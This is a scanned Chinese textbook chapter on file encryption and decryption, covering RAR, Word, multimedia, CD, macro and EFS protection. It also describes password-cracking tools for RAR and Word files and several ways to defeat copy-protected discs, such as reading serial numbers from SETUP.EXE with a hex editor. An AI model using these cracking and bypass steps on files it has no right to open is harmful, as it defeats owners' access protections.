
9.1.1 认识加密与解密

加密是指对明文进行翻译，使用不同的算法对明文以代码形式实施加密，加密后的内容会成为一段不可读的代码，通常称为“密文”。简单来说，就是对可读懂或可以直接查看的信息，经过加密后需要输入密码才可以查看。对于其他用户，即使获得了已加密的信息数据，也会因为没有密码而无法打开并查看信息内容。因此使得数据信息得以保护，不被其他用户非法窃取、阅读。

解密是加密的逆过程，即将已加密的信息转换为明文，使得信息数据可以直接阅读的过程。

9.1.2 加密的通信模型

如果明文作为加密输入的原始信息，用 M 表示，加密算法为变换函数 F，密文为加密后明文的变换结果，用 C 表示，那么加密的通信模型就可以以下图形式表示。



一个加密的通信模型

9.2 几种常见文件类型的加密、解密


9.2.1 RAR 压缩文件的加密与解密

压缩文件在日常操作中使用非常多，将所制作的文档通过压缩软件来实施加密，不仅可以减小磁盘空间，还可以更好地保护自己的文档。

1. 用WinRAR加密文件


WinRAR 是一款较 WinZip 出现晚一点的高效压缩软件，不但其压缩比、操作方法都较 WinZip 优越，而且能兼容 Zip 压缩文件，可以支持 RAR、Zip、ARJ、CAB 等多种压缩格式，并且可以在压缩文件时设置密码。具体的操作步骤如下。

STEP01： 准备要压缩的文件



右击需要压缩并加密的文件，在弹出的快捷菜单中单击“添加到压缩文件”菜单项。


STEP02： 压缩文件名和参数常规设置



01 设置压缩文件的名称及压缩格式。

02 单击“设置密码”按钮。


STEP03： 输入密码



01 输入密码以及确认密码。

02 单击“确定”按钮。

STEP04： 生成加密的 RAR 文件




查看生成的 .rar 文件。

2. 用RAR Password Recovery解密

RAR Password Recovery 软件是专为解除 RAR 压缩文件的密码而制作，其解密操作步骤如下。

STEP01： 运行 RAR Password Recovery 软件



01 单击“Open”按钮，选择需要解除密码的 RAR 文件。

02 选择破解方式。


03 单击“start”按钮，即可开始破解。

9.2.2 多媒体文件的加密与解密

Private Pix 是一款功能强大的多媒体加密工具，也支持对音频文件或视频文件进行加密，为用户提供了更全面的功能。Private Pix 提供了简单易用的界面来对图片进行管理、加密和浏览，让用户在查看图片文件的同时还能对图片进行加密，并且具有两种类型的加密方式。

使用 Private Pix 对文件进行加密的具体操作步骤如下。


STEP01： 运行 Private Pix 软件



01 在文本框中输入口令。由于是第一次使用，因此要创建一个口令。

02 单击“OK”按钮。


STEP02： 选择是否注册



01 查看软件信息并填写注册内容。不能完成注册时，可免费试用一个月。

02 单击“Run Private Pix in DEMO Mode”按钮。


STEP03： 进入“Private Pix(tm)”主窗口



01 Private Pix 加密工具主要由显示窗口和控制窗口两部分组成，在左边显示窗口的资源管理器中选择要加密的多媒体文件。

02 设置密钥，切换至“Settings”选项卡。如果不设置密钥，则使用默认密钥。

STEP04： 打开“Settings”选项卡



01 从“Encryption Type”下拉列表中选择一种文件加密的类型。

02 单击“Filename Encrypt Key”选项右侧的密码处，会出现一个…按钮，单击此按钮。

STEP05： 输入密码



输入之前设定的密码并单击“OK”按钮。

STEP06： 修改密码




输入新密码并单击“OK”按钮。

STEP07： 密码修改成功




单击“确定”按钮。

STEP08： 改变管理密码




在“Administration Settings”栏中单击“Change Password”选项右侧的密码处，会出现一个…按钮，单击此按钮。

STEP09：输入密码




输入之前设定的密码并单击“OK”按钮。

STEP10：输入新密码




输入新密码并单击“OK”按钮。

STEP11：密码修改成功



单击“确定”按钮。


STEP12：返回“Private Pix”主窗口



01 在主窗口左侧选择要加密的文件。


02 单击工具栏的加密按钮。

STEP13：加密成功



可以看出，加密后的文件由原来的绿色变成了红色。

STEP14：解密文件



01 选择要解密的文件。

02 单击工具栏上的解密按钮，这样，被加密的文件就可以被恢复原状了。

9.2.3 光盘的加密与解密


按照传统的方式将资料刻录在光盘上，备份一些普通的资料还可以，而对于备份一些重要数据就存在危险了，里面的资料很有可能被其他人非法获取。由于光盘存取数据和材料的特殊性，对光盘进行加密也成了一个问题。

1. 使用CD-Protector软件加密光盘

CD-Protector 是一款简单易用的光碟加密软件，被它加密后即使把所有文件复制到硬盘上仍然不能使用。CD-Protector 加密时所使用的相关软件有 Nero，加密原理是在可执行文件上加一个外壳，该外壳会判断所运行光碟上有没有加密后所产生的相对应的音频轨道，如果有则运行，没有则会拒绝运行。CD-Protector 加密时不用修改 Cue 文件，不用交替写入坏轨道，由于使用了 Nero 刻录软件，因此对刻录机要求不高。


CD-Protector 加密的具体的操作步骤如下。

STEP01： 运行“CDProt3.exe”应用程序




单击“File to encrypt”文本框后的按钮，选择要加密的文件；在“Custom Message”文本框中输入出错时的提示信息（可自行选择填写也可不填）；单击“Phantom Trax' directory”文本框后的按钮选择文件输出时的目录；在“Encryption Key”文本框中输入两位十六进制的数字，这里可以输入“00-FF”。不同的十六位进制数字代表产生不同的特殊加密轨道，共有 256 种。

STEP02： 开始加密文件



在设置完成后，可看到“ACCEPT”按钮变成了红色。单击红色的“ACCEPT”按钮，即可开始加密文件。加密完成后，单击“OK”按钮即可。

STEP03： 运行 Nero 主程序



选择“音乐光盘”，在“音乐 CD 选项”选项卡中勾选“刻录之前在硬盘驱动器上缓存轨道”和“删除音频轨道末尾的无声片段”复选框。

STEP04： 刻录设置



01 在“刻录”选项卡中勾选“写入”复选框，取消勾选“结束光盘”复选框。

02 单击“新建”按钮，新建音乐光盘刻录任务。

把用 CD-Protector 加密过的音频文件，拖放到刻录音轨的窗口并刻录完成后，还需要再执行一遍刻录设置，主要是为了用这个方法对同一个音频文件刻录两次。在 Nero 中再新建一个只读光盘的任务，在“多记录”选项卡中勾选“开始多记录光框”复选框，其他选项可根据需要进行相应地设置。完成上述设置后，单击“新建”按钮，把用 CD-Protector 加密的（除音频文件外）文件都拖放到数据刻录的窗口并开始刻录，刻录的选项和刻录音轨相同。

此时，就可以看到同一个音频文件再次刻录的结果是不同的。使用 CD-Protector 加密过的光盘放进光驱里，看到文件是可运行的，但复制到自己的硬盘时就不能运行了。CD-Protector 加密的光盘是由两条音轨和一条数据轨道共同组成的，数据轨道中被加密的可执行文件，在运行时将会读取光盘上的音轨，只有相对应才会继续运行。

2. 破解加密光盘

如今市面上有很多加密光盘是以特殊形式刻录的，将它放入光驱后，就会出现一个软件的安装画面要求输入序列号，如果序列号正确就会出现一个文件浏览窗口，错误则跳回桌面。如果用户从资源浏览器中所观看的光盘文件就是一些图片类文件，想找的文件却怎么也看不到，这时就需要对光盘进行解密。下面介绍几种常用的破解加密光盘方法。

（1）用 UltraEdit 等十六进制编辑器直接找到序列号

运行 UltraEdit 编辑器打开光盘根目录下的 SETUP.EXE 文件后，单击“搜索”>“查找”菜单项，即可弹出”查找”对话框。在“查找什么”栏的“请输入序列号”文本框中输入序列号后，勾选“查找 ASCII 字符”复选框，在“请输入序列号”后面显示的数字就是序列号。

（2）用 ISOBuster 等光盘刻录软件直接浏览光盘上的隐藏文件

打开 ISOBuster 光盘刻录软件后，选择加密盘所在的光驱，单击选择栏旁边的“刷新”按钮，即可开始读取光驱中的文件，这时会发现在左边的文件浏览框中多了一个文件夹，那里面就是要找的文件，可以直接运行和复制这些文件。

（3）要用到虚拟光驱软件和十六进制编辑器

- 用虚拟光驱软件把加密光盘做成虚拟光盘文件，进行到 1% 时终止虚拟光驱程序运行。
- 用十六进制编辑器打开只进行了 1% 的光盘文件，在编辑窗口中查找任意看得见的文件夹或文件名，在该位置的上面或下面，就可以看到隐藏的文件夹或文件名。
- 在 MS-DOS 模式下使用 CD 命令进行查看目录，再使用 DIR 命令就可以看到想找的文件，并对其进行运行和复制。

（4）利用 File Monitor 对付隐藏目录的加密光盘

File Monitor 是纯“绿色”免费软件，可监视系统中指定文件的运行状况，如指定文件打开了哪个文件，关闭了哪个文件，对哪个文件进行了数据读取等。通过它可以指定监控的文件有任何读、写，打开其他文件的操作，并提供完整的报告信息。使用它的这个功能可以监视加密光盘中的文件运行情况，从而得到想要的东西。

9.2.4 Word 文件的加密与解密

大多数文档的编辑是在 Word 中完成的，这就必然会涉及到一些隐私的、机密的文件的安全问题。于是，对 Word 文件进行加密就势在必行。

1. Word自身功能加密


Word 自身就提供了简单的加密功能，可以通过下面两种方法轻松实现。

（1）使用“版本”功能

“版本”功能可以让用户在编辑过程中把文档保存成不同的“版本”，以便日后对文档进行查看与修改。其实利用这个功能，用户还可在一个 Word 文件中隐藏地保存多个独立文档，就像一个 Excel 工作簿具有多个电子表格一样，有利于文件的管理。


利用“版本”功能加密的具体操作方法如下。

STEP01： 新建一个文档




编辑好一个文档内容后，单击“文件”>“版本”菜单项。

STEP02： 保存版本



单击“现在保存”按钮。

STEP03： 版本备注



01 在“版本备注”文本框中输入当前文档的标题或简单说明。

02 单击“确定”按钮，即可将当前文本保存下来。

将原来编辑的内容全部删除后，再重新输入编辑一个新的文档内容，并重复上述操作步骤，将新文档内容保存成另一个版本。将工作区中的所有内容全部删除，并单击“文件”>“保存”菜单项，保存当前文档。


这样，当别人打开该文档时眼前就会显示一片空白，不知情的人还以为是一个空白文档呢！只有单击“文件”>“版本”菜单项，在打开的对话框中选择所需版本并单击“打开”

按钮，才可以浏览到其中的内容。

（2）利用“选项”功能


利用“选项”功能进行加密的具体操作方法如下。

STEP01： 编辑或打开一个需要加密的文档



单击“工具”>“选项”菜单项。


STEP02： 密码设置



01 在“安全性”选项卡中可以设置打开当前文档时的密码以及修改当前文档的密码（这两个密码可以相同，也可以不同）。

02 单击“高级”按钮。

STEP03： 选择加密类型




01 选择密码类型以及密钥长度。

02 单击“确定”按钮。

2.使用Word Password Recovery解密Word文档

Word Password Recovery 是一款专门用于对 Word 文档进行解密的工具，在该软件中用户可设置不同解密方式，从而提高解密的针对性，加快解密速度。具体的操作步骤如下。


STEP01： 运行 Word Password Recovery



01 单击图标，选择需要解密的 Word 文档。


02 单击“Remove”按钮。

STEP02： 查看提示信息




单击“OK”按钮。

STEP03： 正在解密




提示正在解密中。

STEP04： 成功解密



单击“确定”按钮。

STEP05： 返回主界面




出现已经解密的文档链接，单击此链接，即可打开文档查看内容。

9.2.5 宏加密、解密技术

在 Microsoft Office 套件中内嵌了一个 Visual Basic 编辑器，它是宏产生的源泉。使用宏同样可将 Word、Excel 文档进行加密。对 Word 文档而言，最大的敌人当然就是宏病毒了。

1. 使用宏进行加密

在 Word 里使用宏进行防范设置十分简单，单击“工具”>“宏”>“安全性”菜单项，弹出“安全性”对话框，确保选中“高”或“中”单选项，如下图示。这样，以后每打开一个文档，系统都会检查它的数字签名，一旦发现是不明来源的宏，即可将它拒之门外。




“安全性”对话框

另外，为阻止可恶的宏病毒在打开文件时自动运行并产生危害，可以在打开一个 Office 文件时，很容易地阻止一个用 VBA 写成的在打开文件时自动运行的宏的运行。


单击“文件”>“打开”菜单项，在“打开”对话框中选择要打开的文件名字，在单击“打开”按钮时按住“Shift”键，Office 将在不运行 VBA 过程的情况下，打开该文件。按住“Shift”键阻止宏运行的方法，同样适用于选择“文件”菜单底部的文件（最近打开的几个文件）。

同样，在关闭一个 Office 文件时，也可以很容易地阻止一个用 VBA 写成的将会在关闭文件时自动运行的宏。单击“文件”>“关闭”菜单项，在单击“关闭”按钮时按住“Shift”键，Office 将在不运行 VBA 过程的情况下关闭这个文件（按住“Shift”键同样适用于单击窗口右上角的“关闭”按钮关闭文件时阻止宏的运行）。其实，还可以利用宏来自动加密文档，单击“工具”>“宏”>“宏”菜单项，即可弹出“宏”对话框，如下图所示。



“宏”对话框

在“宏名”文本框中输入“AutoPassword”后，在“宏的位置”下拉列表框中选择“所有的活动模板和文档”选项，再单击“创建”按钮，即可显示“Microsoft Visual Basic”窗口。在“End Sub”语句的上方插入如下代码。




Microsoft Visual Basic 窗口

```
With Options
    .AllowFastSave = True
    .BackgroundSave = True
    .CreateBackup = False
    .SavePropertiesPrompt = False
    .SaveInterval = 10
    .SaveNormalPrompt = False
    End With
    With ActiveDocument
    .ReadOnlyRecommended = False
    .EmbedTrueTypeFonts = False
    .SaveFormsData = False
    .SaveSubsetFonts = False
    .Password = "2014"
    .WritePassword = "2014"
    End With
    Application.DefaultSaveFormat = ""
```

其中的 .Password = "2014" 表示设置打开权限密码，.WritePassword = "2014" 表示设置修改权限密码。在输完上述代码后，单击“文件”>“保存 Normal”菜单项，再执行关闭并返回到 Microsoft Word 即可。

2. 解除宏密码

VBA Key 是一款专门用于 Office 文档通过宏加密后的解密工具。其操作方法非常简单，只需单击“Recover”按钮，在“Recover”对话框中选择需要破解的文档。单击“打开”按钮，即可按钮按照用户设置好的条件进行破解。在找到密码后，将给出具体提示信息，如下图所示。



VBA Key 操作界面

9.2.6 NTFS 文件系统加密数据


Windows 7 提供了内置的加密文件系统（Encrypting File System，EFS）。EFS 文件系统不仅可以阻止入侵者对文件或文件夹对象的访问，而且还保持了操作的简捷性。加密文件系统通过为指定 NTFS 文件与文件夹加密数据，从而确保用户在本地计算机中安全存储重要数据。由于 EFS 与文件集成，因此对计算机中重要数据的安全保护十分有益。

1. 加密操作

利用 Windows 7 资源管理器，选中待设置加密属性的文件或文件夹（如文件夹为“新建

文件夹”），对该文件进行加密的具体操作步骤如下。

STEP01：选择要加密的文件夹




右击要加密的文件夹，在弹出的快捷菜单中单击“属性”菜单项。

STEP02：查看“新建文件夹属性”对话框



单击“常规”选项卡中的“高级”按钮。


STEP03：查看高级属性



01 勾选“加密内容以便保护数据”复选框。


02 单击“确定”按钮，即可完成文件或文件夹的加密。

STEP04：返回“新建文件夹 属性”对话框



单击“确定”按钮。

